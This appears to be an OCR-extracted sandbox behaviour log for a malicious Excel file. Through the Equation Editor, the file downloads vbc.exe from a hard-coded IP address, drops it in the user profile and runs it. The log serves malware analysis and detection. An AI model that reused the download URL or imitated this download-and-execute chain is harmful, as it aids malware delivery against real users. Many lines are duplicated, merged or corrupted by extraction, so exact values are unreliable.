Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a		2268
	0c91efb8b}\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a		2268
	0c91efb8b)\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2268
Call System API	API Name: GetDriveTypeW Args: (\\?\\DE#CdRomTEAC_CD-ROM		2268
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2268
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2268
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2268
			2268
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2268
Call System API	API Name: GetVersionExA Args: (f815f0) Return: 1		2268
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\lambda\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\lambda\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\lambda) Return: 3		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\'3& Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2268
Add Registry Key	$Key: HKEY_CURRENT_USER \\ SOFTWARE \\ !Microsoft \\ !Office \\ !16.0 \\ !Excell \\ Resiliency \\ !Document \\ Recovery \\ !1D2F41 \\ !Value: None \\ !ID2F41 \\ !Value: None \\ !$		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D2F41\1D2F41 Value: None		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\lambda\) Return: 3		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D2F41\1D2F41 Value: None		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3		2268
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3		2268
Call System API	API Name: GetVersionExA Args: (f815e8) Return: 1		2268
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA-2\COMMON-1\MICROS-1\EQUATION\EQNEDT32.EXE) Return: 1		2268
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2268) Return: 1		2268
Call System API			2268
	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1 API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2268) Return: 1		2268
Call System API		0000	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FE C\Usage\EquationEditorFiles\Int_1033\Value: 55860005	2268	2452
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	2268	2452
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	2268	2452
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	2268	2452
Detection	Threat Characteristic: Creates process		
	Process ID: 2452		
	Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://172.245.25.166/771/vbc.exe, %USERPROFILE%/vbc.exe, ,) Return: 0	2268	2452
Detection	Threat Characteristic: Executes dropped file		
	File: %USERPROFILE%vbc.exe Shell Command: %USERPROFILE%vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address		
DOGOGOTI			
	http://172.245.25.166/771/vbc.exe		
Call System API		2268	2452
	http://172.245.25.166/771/vbc.exe	2268	2452
Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0	2268	2452
Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server	2268	2452
Call System API Detection	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API Detection Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information	2268	2452
Call System API Detection Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452	2268	2452
Call System API Detection Call System API Call System API Detection	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result	2268 2268	2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	2268 2268 2268	2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268	2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (73ff2828) Return: 1	2268 2268 2268 2268 2268	2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (736882d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (73ff2828) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (736882d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (736882d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (73ff2828) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1 API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (736882d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (736862d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINEISOFTWAREIWow6432NodelMicrosoftDownloadManagert Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432\Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452
Call System API Detection Call System API Call System API Detection Add Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	http://172.245.25.166/771/vbc.exe API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 Threat Characteristic: Queries DNS server 172.245.25.166 API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0 API Name: GetVersionExA Args: (738682d0) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2452 Info: Obtains system version from API result Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None API Name: GetVersionExA Args: (19dcc4) Return: 1	2268 2268 2268 2268 2268 2268 2268 2268	2452 2452 2452 2452 2452 2452 2452 2452

Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19db70) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19db70) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da60) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da60) Return: 1	2268	2452
Call System API	API Name: GetVersionExA Args: (19da74) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\lNetCache) Return: 1	2268	2452
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NE	2268	2452
Call Network API	API Name: socket Args: (23, 1, 6) Return: 434	2268	2452
Call System API	API Name: DnsQueryEx Args: (172.245.25.166, 1, 50020000) Return: 0	2268	2452
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 172.245.25.166, 80, , , 3, 0, 9326832) Return: cc0008	2268	2452
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /771/vbc.exe, , , 1694184, 4194320, 9326832) Return: cc000c	2268	2452
Detection	Threat Characteristic: Connects to remote URL or IP address		
Call System ADI	http://172.245.25.166/771/vbc.exe	2269	2452
Call System API	API Name: GetVersionExA Args: (19d840) Return: 1	2268	2452
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	2268	2452
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoDetect Value: None	2268	2452
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	2268	2452
Call Service API	API Name: OpenServiceW Args: (9096c8, WinHttpAutoProxySvc, 94) Return: 909a10	2268	2452
Call System API	API Name: WinHttpCloseHandle Args: (908fd8) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%IMicrosoft\Windows) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\History) Return: 1	2268	2452
Call Network API		2268	2452
	API Name: socket Args: (2, 2, 0) Return: 4dc		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4dc	2268	2452
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4dc	2268	2452
Call Network API	API Name: bind Args: (4dc, 0.0.0.0:49424, 16) Return: 0	2268	2452
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: (4dc, 172.245.25.166:80, 16, 0, 0, 0, 8eee3c) Return: 0	2268	2452
Call Network API	API Name: send Args: (4dc, GET /771/vbc.exe HTTP/1.1\r\nAccept: */"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Wi	2268	2452
	ndows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0C; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\rightharpoonup infoPath.3]\rig		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 172.245.25.166:80		
	Content: GET /771/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla(4.0 [compatible; MSIE 7.0; Windows NT 6.2; WO W64; Trident/8.0; .NET4.0C; .NET4.0C; .NET4.0C; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection		
	: Keep-AlivelrInIrIn		
Call Network API	API Name: recv Args: (4dc, , 1, 2) Return: ?	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 2452 Info: Obtains drive info from API result		
Write File	Path: %LOCALAPPDATA%IMicrosoftlWindows\INetCache\IE\WMQQBNJ1\vbc[1].exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2452		
	File: %USERPROFILE%\vbc.exe		
	Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2268	2452
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2268	2452
Call System API	API Name: PathFileExistsW Args: (%windir%lSysWOW64\propsys.dll) Return: 1	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C/l) Return: 3	2268	2452
,		2268	2452
Call System API		2200	2452
Call System API Call System API	API Name: GetDriveTypeW Args: (C\() Return: 3 API Name: GetDriveTypeW Args: (\(\) RSTORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a	2268	2.02
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3		
Call System API Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\)	2268	2452
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3 API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#(53f5630d-b6bf-11d0-94f2-00a	2268 2268	2452 2452
Call System API Call System API	API Name: GetDriveTypeW Args: (\\\^\STORAGE#\Olume#\(\)\ee5e3854-dde6-11eb-9bdd-806e6\(\)\end{6}e6963\(\)\#000000001F500000\(\)\#\(\)\\$53f5630d-b6bf-11d0-94f2-00a 0c91e\(\)\beta\(\)*\\ \) Return: 3 API Name: GetDriveTypeW Args: (\\\^\\\\\\^\\\\\\\\\^\\\\\\\\\\\\\\\	2268	2452
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3 API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3 API Name: GetDriveTypeW Args: (\\?\SIDE#CdRomTEAC_CD-ROM	2268 2268	2452 2452

	Landa and a second control of		
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2268	2452
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2268	2452
Detection	Threat Characteristic: Creates command line process Process ID: 1196 Image Path: %USERPROFILE%Ivbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:1196:%USERPROFILE%\vbc.exe) Return: 1	2268	2452
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%vbc.exe Shell Command: %USERPROFILE%vbc.exe "%USERPROFILE%vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2452 Image Path: %USERPROFILE%vbc.exe Shell Command: "%USERPROFILE%vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:1196,) Return: ?	2268	2452
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1196], ppid[2452) Return: 1	2268	2452
Detection	Threat Characteristic: Creates process Process ID: 1196 Image Path: %USERPROFILE%lvbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Documen\Recovery\1D2F41\1D2F41\1D2F41 Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D2F41\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None		2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\3& Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\ Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\1D4980 Value: None		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14: 31Z		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:3 1Z		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:3 1Z		2268
Write Registry Key Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\Product\NonBoot\Files\ntl_1033\Value: 55860007 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE		2268
Call Window API	Rey: FIRE Y_LOCAL_MACHINE ISOF I WARE will cross this virial ows. Current version viristalities (Usage\Product NonBootFilesIntt_1033 Value: 55860008 API Name: DialogBoxIndirectParamW Args: (6/850000, dc186e0, 20218, 6fbd51c6, f8cc0c.) Return: 6		2268
	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0		2268
Write Registry Key Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WO\W64\propsys.dll) Return: 1		2268
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\torques.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0		2268
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2452	1196
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1196 Info: Obtains drive info from API result		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MulCache\c0\152C64B7E\@C\\Program Files (x86)\Common Files\Microsoft Shared\Office16\\rocationgres.dll,-206 Value: Excel 2016		2268
